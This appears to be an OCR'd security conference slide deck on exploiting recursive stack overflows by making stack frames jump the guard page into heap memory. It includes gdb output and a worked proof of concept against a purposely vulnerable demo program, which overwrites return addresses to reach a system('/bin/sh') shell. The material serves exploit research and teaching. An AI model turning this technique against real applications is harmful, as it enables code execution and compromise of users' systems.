IOActive™
COMPREHENSIVE COMPUTER SECURITY SERVICES

Jumping the Guard Page for Fun and Profit

Recursive Stack Overflows

Who am I?

- Shaun Colley
- Security Consultant for IOActive
- Sounds standard but, I like trying to break things

What are we talking about?


- Stack overflows
  - By which I mean, placing recursive function calls until stack space runs out.
- Why?
  - Lots of parsers are written to parse user-supplied input recursively…
  - Think XML …
- Consider this program:

```
int func() {
func();
}

int main() {
func();
}
```

The program calls *func()*, which calls *func()*, which calls *func()* … until stack space runs out and the program attempts to push the next stack frame onto the guard page (which is non-readable and non-writeable)…causing a seg fault

```
scolley@playground:~$ cat crash.c
int func() {
func();
}

int main() {
func();
}
scolley@playground:~$ ./crash
Segmentation fault (core dumped)
scolley@playground:~$
```

These guard(/gap) page(s) exist to prevent the stack from growing into the heap…



- Ultimately, this is supposed to prevent stack overflows from resulting in heap memory being overwritten.
- However, for a while the Linux kernel 2.6.x didn't have guard pages between the stack and the heap!
  - This was solved by Linus Torvalds himself in August 2010
    - http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=320b2b8de12698082609ebbc1a17165727f4c893

- But let’s assume we are working on a recent version of kernel 2.6.x

- Or we could be using another OS that utilizes a guard, such as OpenSolaris, *BSD, or Windows
- For this talk, we’re using Ubuntu kernel 2.6.32. GCC 4.4.3, not compiling with ‘-fstack-check’

- So how do we exploit these stack overflows ?

- Imagine we can get the stack and heap fairly close to each other, and then as pushed stack frames approach the guard page, we ‘jump’ over this page
- Then, as more *func()* stack frames continue to be pushed, they will start to be pushed to heap memory
- How do we ‘jump’ over the guard page?
- Something like this…

```
int func() {
char buf[4096];
func();
```

- Given

```
int func() {
char buf[4096];
func();
}
```

- i.e. gives this in the function prologue:

```
pushl %ebp
movl %esp, %ebp
subl $n, %esp
```

- where n >= 4096
- In the next invocation of *func()*, the above function prologue pushes the saved *ret addr* and frame pointer into heap memory, past the guard page

- Being able to ‘jump the guard page’ depends on
  - The recursively called function(s) declaring sufficiently large local stack variables
  - Heap memory close to the other side of the guard page being allocated
- This relies on making the vulnerable app allocate A LOT of heap memory… ideally, ~2-3GB
- This may not be a problem on systems with a lot of swap, but some systems don’t have such resources
  - In some cases, the kernel sends a SIGKILL and terminates the process.

- However, if we can get heap memory allocated fairly close to the guard page and the recursive function allocates sufficiently large stack variables, we're in with a chance of 'jumping the guard page' and spilling stack frames into the heap
- We can also manipulate stack size *rlimits* to help us, which will be inherited by suid/sgid processes
- In addition, many apps give us full control over unbounded *malloc()* calls

- So let's see a demo of stack frames trashing heap memory...

```
int f(char *ptr, int size) {
i++;
char msg[] = "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";
char b[140000];

printf("%d: %s\n", i, msg);

/* blah blah, do some operation */

if(i < recursions)
f(ptr, size);

return 0;
}
```

1. Program takes heap allocation size and number of *f()* calls as arguments
2. Program allocates the heap memory and initialises it all to 0x90
3. *f()* declares a local stack buffer of size 140000 and a second buffer containing 32 a's (0x61)
4. *f()* continues to call itself until number of recursions is done

IOActive™
COMPREHENSIVE COMPUTER SECURITY SERVICES

- Function prologue for f()

```
(gdb) disas f
Dump of assembler code for function f:
   0x080484f4 <+0>:     push   %ebp
   0x080484f5 <+1>:     mov    %esp,%ebp
   0x080484f7 <+3>:     sub    $0x22328,%esp
   0x080484fd <+9>:     mov    0x804a030,%eax
   0x08048502 <+14>:    add    $0x1,%eax
   0x08048505 <+17>:    mov    %eax,0x804a030
   0x0804850a <+22>:    movl   $0x61616161,-0x29(%ebp)
   0x08048511 <+29>:    movl   $0x61616161,-0x25(%ebp)
   0x08048518 <+36>:    movl   $0x61616161,-0x21(%ebp)
   0x0804851f <+43>:    movl   $0x61616161,-0x1d(%ebp)
```

- Using *ulimit* to change the stack size to 1,000,000KB and having malloc(n) = malloc(10000000) gets the stack and heap about 53KB apart
  - More swap to work with means getting them a lot closer
- Using gdb, take an app-specific and a system-specific perspective
  - Each app will have a different stack layout and declared variables; you'll need to play around
- 7400 recursive calls is a good number to spill stack frames onto the heap in this particular program

```
(gdb) r 10000000 7400
The program being debugged has been started already.
Start it from the beginning? (y or n) y

[ OUTPUT SNIPPED]

7377: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
7378: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
7379: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
7380: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
7381: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0x08048520 in f ()

(gdb) find 0x825d4008, +100000, 0x61616161
0x825d4c8f
0x825d4c90
[ OUTPUT SNIPPED ]
```

0x90s on the heap have been overwritten by stack frames; note the 0x61 bytes that have replaced the 0x90s

```
(gdb) x/1000x 0x825d4cca-140
0x825d4c3e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4c4e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4c5e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4c6e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4c7e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4c8e:     0x90909090      0x1cd69090      0x90900000      0x90909090
0x825d4c9e:     0x90909090      0x90909090      0x90909090      0x4cf49090
0x825d4cae:     0x9090825d      0x90909090      0x4cd89090      0x3ff4825d
0x825d4cbe:     0x61616128      0x61616161      0x61616161      0x61616161
0x825d4cce:     0x61616161      0x61616161      0x61616161      0x61616161
0x825d4cde:     0x4cf40061      0x3ff4825d      0x70180028      0x8585825f
0x825d4cee:     0x40080804      0x9680825d      0x6fef0098      0x9090825f
0x825d4cfe:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4d0e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4d1e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4d2e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4d3e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4d4e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4d5e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4d6e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4d7e:     0x90909090      0x90909090      0x90909090      0x90909090
0x825d4d8e:     0x90909090      0x90909090      0x90909090      0x90909090
```

- The function’s prologue

```
(gdb) disas f
```

- Dump of assembler code for function f

```
0x080484f4 <+0>:      push   %ebp
   0x080484f5 <+1>:      mov    %esp,%ebp
   0x080484f7 <+3>:      sub    $0x22328,%esp
```

- Result: We can get ESP jumping the guard page and stack frames are getting written into the heap
  - If the app later writes to the heap, there's a chance of saved return addresses being overwritten, which shouldn't happen
- Next scenario: Another sample program - jmp.c:
  - jmp.c is an adapted version of the previous app except it fills the *malloc()*'d buffer by repeating 8-bytes from a file we control after *f()* has been called the number of times specified

Important bit of jmp.c

```
int f(char *ptr, int size) {
i++;
char msg[] = "f(): do something....";
char b[140000];

printf("%d: %s\n", i, msg);

/* blah blah, do some operation */

if(i < recursions)
f(ptr, size);

/* parsing complete, data accepted, copy to the malloc'd buffer
 * for later usage */
for(x = 0; x < size; x += 8)
        for(z = 0; z < 8; z++)
                ptr[x+z] = filedata[z];
return 0;
}
```

- Given the number of recursions is less than we've asked for, *f()* is called again
- If done recursing, the *malloc()*'d memory block is filled by repeating the eight supplied bytes in the *overflow* file
- If stack frames have jumped onto the heap during recursive calling of *f()*
  - Filling the *malloc()*'d memory area will overwrite return addresses and saved FPs
  - Therefore, when f() returns, we have total control of EIP

- jmp.c contains the following function:

```
int execshell() {
system("/bin/sh");
}
```

- This is dead code…there is no *execshell()* call in our program
- So, let's try to exploit jmp.c to execute *execshell()* and give us a shell prompt
  - Put the address of *execshell()* in the file from which the app reads (*./overflow*)
- If stack frames are written to the heap, return addresses will be overwritten and it's Game Over

IOActive™
COMPREHENSIVE COMPUTER SECURITY SERVICES

```
scolley@playground:~$ ulimit -s 1000000
scolley@playground:~$ gdb -q ./jmp
Reading symbols from /home/scolley/jmp...done.
(gdb) p execshell
$1 = {int ()} 0x80486d4 <execshell>
(gdb) ^CQuit
(gdb) quit
scolley@playground:~$ echo `perl -e 'print "\xd4\x86\x04\x08"x2'`
>overflow
scolley@playground:~$ gdb -q ./jmp
Reading symbols from /home/scolley/jmp...done.
(gdb) r 10000000 7320
[ OUTPUT SNIPPED ]
7314: f(): do something....
7315: f(): do something....
7316: f(): do something....
7317: f(): do something....
7318: f(): do something....
7319: f(): do something....
7320: f(): do something....
$ id -a
uid=1010(scolley) gid=1011(scolley) groups=111(admin),1011(scolley)
```

See demo of the exploit scenario and get full code for the vulnerable program here:

http://s1214.photobucket.com/albums/cc481/scolleyuk/?action=view&current=dc4420_vid.mp4

http://www.2shared.com/file/LbrzL7b5/jmp.html

- This is sort of like heap spraying
  - We have pieces of data we'd like to control
  - We can control them since they end up in a big chunk of heap memory, which we control—obviously not what was intended
- However, stack frames might spill into pointers on the heap
  - In which case we would have to control these pointers via stack values
- Bottom line: these bugs can be application specific
- If you find a recursion bug, hope stack declarations and the ability to allocate heap memory are in your favour

Questions?

For further information:

IOActive, Ltd

www.ioactive.co.uk

scolley@ioactive.co.uk

44 (0) 8081.012678